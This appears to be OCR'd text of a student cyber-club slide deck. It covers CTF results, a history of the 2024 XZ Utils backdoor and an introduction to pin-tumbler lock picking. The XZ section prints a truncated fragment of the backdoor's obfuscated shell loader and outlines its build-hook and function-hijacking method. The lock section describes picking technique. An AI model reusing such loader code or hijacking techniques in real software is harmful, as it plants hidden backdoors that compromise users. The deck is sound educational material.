Level 0x0f

XZ Hack
Lock Picking

Topics

- Cyberquest
- Hacking History
- Bugs


External Events

- Code Quest Pictures
- Cyber Quest - 3rd Place
- May 26-28
  Thomas Jefferson HS CTF

PicoCTF

- 54th place in High School division!
- 411th place overall

- boot_force (me) - 644th place
- 7,000 teams / people scored



Hacking History - Andres Frenund and Jai Tan

XZ Utils is a collection of open-source tools and libraries for the XZ compression format, that are used for high compression ratios with support for multiple compression algorithms, notably LZMA2.

On Friday 29th of March, Andres Freund (principal software engineer at Microsoft) emailed oss-security informing the community of the discovery of a backdoor in xz/liblzma version 5.6.0 and 5.6.1.

Github Activity Summary (user: JiaT75)

Repository: https://github.com/tukaani-project/xz

2021 — User Jia Tan (JiaT75) creates his Github Account

2022-02-06 — JiaT75's first commit to the XZ repo

2023-06-28 — Potential infrastructure testing: liblzma: "Add ifunc implementation to crc64_fast.c."

2023-07-08 — PR opened in oss-fuzz to disable ifunc for fuzzing builds. Allegedly to mask the malicious changes.


2024-02-16 — Malicious "build-to-host.m4" file added to .gitignore, later incorporated to the package release.

2024-03-09 — Obfuscated/encrypted stages binary backdoor hidden in two test files:

- tests/files/bad-3-corrupt_lzma2.xz
- tests/files/good-large_compressed.lzma.


xz/libzma v5.6.0 & v5.6.1

Packaged in the final releases



Jia Tan has over 700 commits to xz project

My largest projects have about 200 commits



Who would ever try to decipher a “corrupt” file used for testing?

Special comment

Head and tail used to put together different chunks of data from giant test file (which also had compressed data

```
####Hello####
#��Z�.hj�
eval `grep ^srcdir= config.status`
if test -f ../../config.status;then
eval `grep ^srcdir= ../../config.status`
srcdir="../../$srcdir"
fi
export i="((head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (
```

Compilation Process

./configure

- Build-to-Host.m4 is executed and subsequent scripts.
- Target OS check:
  - Ensure it is x86-64 Linux
- Build Context Check:
  - Checks whether is part of a Debian or RPM package build.
- Generate *malicious* MakeFile if previous conditions are met.

These conditions targets systems building the xz utility for distribution packages, increasing the chance of spreading the backdoor via official channels.

$builddir/src/liblzma/MakeFile

Backup original object files

.libs/liblzma_la-crc32_fast.o
.libs/liblzma_la-crc64_fast.o

Specific Compilation Flags:

-Wl, now, -z: Triggers LD_BIND_NOW, making GNU ifunc resolvers run at startup, and gets the backdoor called during this.

-fno-lto: Disables link-time optimization to prevent the compiler and linker from optimizing out the malicious code.

Modification of files crc64_fast.c and crc32_fast.c.

Compilation, Linking Stage Manipulations, Cleanup

Malicious liblzma_la-crc64-fast.o is incorporated into compiled liblzma.

Malicious liblzma_la-crc64-fast.o is incorporated into compiled liblzma.

Exploiting ifunc for Backdoor Execution


GNU indirect functions (ifuncs) is a mechanism allowing the resolution of a function call to different implementations at runtime, occurring very early in the program's startup, before the main application logic begins.

Audit Hook Dynamic Modification

The audit hook alters dynamic symbol resolutions, letting attacker redirects function 'RSA_public_decrypt' to malicious implementation by modifying entries in the Global Offset Table (GOT) which maps code symbols to their absolute memory addresses.

This allows dynamic call behavior modification post-program start and after initial linking.

While ifunc provides the mechanism for conditional function redirection, the audit hook offers the visibility and control over the dynamic linking process needed to trigger the backdoor under precise circumstances.



Obfuscated Code Execution

Uses obfuscated code and removes symbol names to complicate static and dynamic analysis.

Custom Allocator

Employs a custom allocator to masquerade allocation requests disguised through liblzma's allocation functions, to perform symbol lookup.


Dynamic Analysis Countermeasures

Detects debugging attempts and can alter its behavior to avoid analysis, including disabling itself when certain debugging flags are set.

Conditional Activation

The backdoor selectively initializes only during lzma_crc64 processing by utilizing a call counter within a customized _get_cpuid function, to ensure stealthy activation.

Remote Code Execution via SSH of encrypted message embedded into cryptographic data



Impacts

- XZ has a single maintainer - Lasse Collin
  - Unpaid / hobby project for him
  - Development slowed because he was having mental health issues
- Jai Tan and several other “users” submit commits / pressure Lasse to merge new work
- By July 2023 Jai Tan has gained Lasse Collin’s trust, is merging commits himself
- Several other accounts / emails ask for malicious features to get merged

- What kind of attacks / methods used?
- What could have happened had this not been caught?
  - Jai Tan tried to get into Ubuntu for 24.04 LTS release / “important fix”
  - Was trying to get “fixes” in Linux kernel as well

Why Cyber Security researchers love lock picking


- Part of security is physical security
- Real world pen testers will often breach physical security systems before accessing internal networks
- We love puzzles
- Lock picking countermeasures vs the pickers
- LockPickingLawyer


Rules / Ethics:

- Only pick locks you own / have permission
  - Locks will often break / become unusable when picked
- Possession / shipping of lockpicking tools can be an issue
- Criminals don't usually pick locks (they usually break windows)

How locks work

- Rotating the plug in lock will lock / unlock the door
- Without key, the driver pins fall below the sheer line, prevent plug from rotating







Lock picking

- Not all pins are equal in width due to machining imperfections / tolerances
- Not all holes are perfectly aligned
- Plug doesn't rotate perfectly on axis


- Apply small rotational force and …





Lifting pins

- Pins will normally feel springy when not bound / stuck
- Apply some rotational force to plug
  - At least 1 pin is going to be “stuck” in sheer line (this is how plug is preventing rotation)
- Lift the binding pin, the plug will slightly rotate / click
  - Driver pin is now above sheer line and cant fall back Into the plug as long as plug still has rotational force
  - Twisting too hard makes pins hard to lift
  - Twisting too lightly lets pins fall back into plug



LockPickingLawyer

Links

- https://twitter.com/fr0gger_/status/1774342248437813525
- https://arstechnica.com/security/2024/04/what-we-know-about-the-xz-utils-backdoor-that-almost-infected-the-world/
- https://openwall.com/lists/oss-security/2024/03/29/4
- https://learnlockpicking.com/how-to-pick-locks/
-